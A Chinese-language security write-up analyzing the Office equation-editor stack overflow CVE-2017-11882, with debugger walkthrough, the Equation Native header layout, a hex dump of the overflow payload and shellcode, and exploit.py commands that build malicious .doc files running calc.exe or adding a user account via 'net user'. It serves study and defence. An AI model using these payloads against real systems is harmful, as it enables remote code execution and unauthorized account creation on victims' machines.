

通杀全版本的Office远程代码执行漏洞（CVE-2017-11882）分析

by: bird

1. 漏洞描述：

2017年11月14日，微软发布了11月份的安全补丁更新，其中比较引人关注的莫过于修复了潜伏17年之久的Office远程代码执行漏洞（CVE-2017-11882），该漏洞是Office内存破坏漏洞，影响目前流行的所有Office版本

2. 分析环境：

操作机：Windows XP

操作机IP：172.16.11.2

office：2013 sp1

CVE-2017-11882 POC：CVE-2017-11882漏洞的验证脚本

3. 分析目的：

- 理解CVE-2017-11882漏洞原理
- 学习CVE-2017-11882远程代码执行漏洞利用方法
- 掌握CVE-2017-11882漏洞修复方案

4. 漏洞原理：

Microsoft Office

Microsoft Office是微软公司开发的一套基于 Windows 操作系统的办公软件套装。常用组件有 Word、Excel、Powerpoint等。最新版本为Office 365(Office 16)。

漏洞简介

2017年11月14日，微软发布了11月份的安全补丁更新，其中比较引人关注的莫过于悄然修复了潜伏17年之久的Office远程代码执行漏洞（CVE-2017-11882）。该漏洞为Office内存破坏漏洞，主要部件为Office中的自带公式编辑器EQNEDT32.EXE，影响目前流行的所有Office版本。恶意访问者可以利用漏洞以当前登录的用户的身份执行任意命令。

影响版本

受影响版本包括，Office 2016、Office 2013、Office 2010、Office 2007的相关版本。


漏洞危害

恶意访问者可以利用漏洞以当前登录的用户的身份执行任意命令。失败的开发尝试可能会导致拒绝服务条件。


5. 漏洞分析：

由于缓冲区溢出函数处于EQNEDT32进程中，所以对它进行调试分析，打开漏洞文件会弹出计算器，一般采用Winexec函数调用，可对该函数进行下断，然后进行逆推找出溢出点。


首先把eqnedt32.exe拖进od运行（或打开后进行附加），然后定位WinExec进行下断，打开漏洞文件test.doc，此时断点会停在WinExec函数上。




由于漏洞利用采用函数覆盖返回地址，那我们可以从栈中找出漏洞函数的上层或上层函数继续进行分析。




在copy字体名字的时候，由于没有校验名称长度，导致缓冲区溢出，从而过长的数据覆盖了该函数的返回地址4115D8。



IDA分析可以看到[ebp+28]就是溢出缓冲区



Shellcode中call WinExec函数弹出calc.exe



成功弹出计算器

6. 数据结构分析：

漏洞出现在模块EQNEDT32.EXE中，该模块以OLE技术（Object Linking and Embedding，对象链接与嵌入）将公式嵌入在Office文档内。当插入和编辑数学公式时，EQNEDT32.EXE并不会被作为Office进程（如Word等）的子进程创建，而是以单独的进程形式存在。这就意味着

对于word、excel等Office进程的保护机制，无法阻止EQNEDT32.EXE这个进程被利用。漏洞存在于EQNEDT32.EXE处理Office OLE Equation对象中标记为字体名称记录的字节流中，如果Equation对象中存在标记为字体名称的超长字节流，则程序在处理该字符串的过程，会由于判断字符串长度而发生栈溢出漏洞。

Equation Native数据流= EQNOLEFILEHDR + MTEFData，其中

MTEFData = MTEFheader + MTEF Byte Stream

EQNOLEFILEHDR头结构（共28字节）如下：

```
1 struct EQNOLEFILEHDR {
2
3     WORD    cbHdr;          // 格式头长度，固定为0x1C。
4
5     DWORD   version;       // 固定为0x00020000。
6
7     WORD    cf;            // 该公式对象的剪贴板格式。
8
9     DWORD   cbObject;      // MTEF数据的长度，不包括头部。
10
11    DWORD   reserved1;     // 未公开
12
13    DWORD   reserved2;     // 未公开
14
15    DWORD   reserved3;     // 未公开
16
17    DWORD   reserved4;     // 未公开
18
19 };
```

对应的数据如下图：

00000000	1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00
00000010	C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 00 03 01 01 03	..\...[.....
00000020	0A 0A 01 08 5A 5A B8 44 EB 71 12 BA 78 56 34 12ZZ.D.q..xV4.
00000030	31 D0 8B 08 8B 09 8B 09 66 83 C1 3C 31 DB 53 51	1.....f..<1.SQ
00000040	BE 64 3E 72 12 31 D6 FF 16 53 66 83 EE 4C FF 10	.d>r.1...Sf..L..
00000050	90 90 14 21 40 00 00 00 63 6D 64 2E 65 78 65 20	...!@...cmd.exe
00000060	2F 63 20 63 61 6C 63 2E 65 78 65 00 00 00 00 00	/c calc.exe.....
00000070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000C0	00 00 00 00 00

7. 漏洞复现与利用


复现方法一：

使用exploit.py脚本，来实现远程代码执行弹出系统计算器的目的，首先需要执行脚本生成一个名称为CALC的DOC文档，再点击打开此文档时，弹出系统计算器。

详细步骤：

第一步：打开命令行

我们使用CVE-2017-11882漏洞的恶意脚本来生成包含恶意代码的文档文件。



```
命令提示符
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and [redacted] C:\Documents [redacted] \桌面\CV
E-2017-11882

C:\Do [redacted] 桌面\CVE-2017-11882>
```

第二步：使用恶意脚本生成恶意文档

输入命令：

```
1 python exploit.py -c "cmd.exe /c calc.exe" -o calc.doc
```

```
命令提示符
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.


C:\Documents and Settings\...>cd C:\Documents and Settings\...桌面\CVE-2017-11882

C:\Documents and Settings\...桌面\CVE-2017-11882>python exploit.py -c "cmd.exe /c calc.exe" -o calc.doc
[*] Done ! output file >> calc.doc <<


C:\Documents and Settings\...桌面\CVE-2017-11882>
```

发现成功生成文件calc.doc

打开文件夹CVE-2017-11882里的calc.doc文件



可以发现打开word文档就弹出了计算器，证明漏洞存在，验证成功。



复现方法二：

使用脚本来添加系统用户，首先打开CMD，执行`net user exp 123456 /add`来添加一个账户名为EXP，密码为123456的用户，和验证方法一同样的效果，先生成一个文档，不过此次的文档名称为adduser。打开目标文档时会触发代码执行，成功添加用户。

详细操作

使用恶意脚本生成其他命令，在命令行中输入：

```
1 python exploit.py -c "cmd.exe /c net user exp 123456 /add" -o adduser.doc
```

生成一个可以添加用户账号为exp，密码为：123456的恶意文档

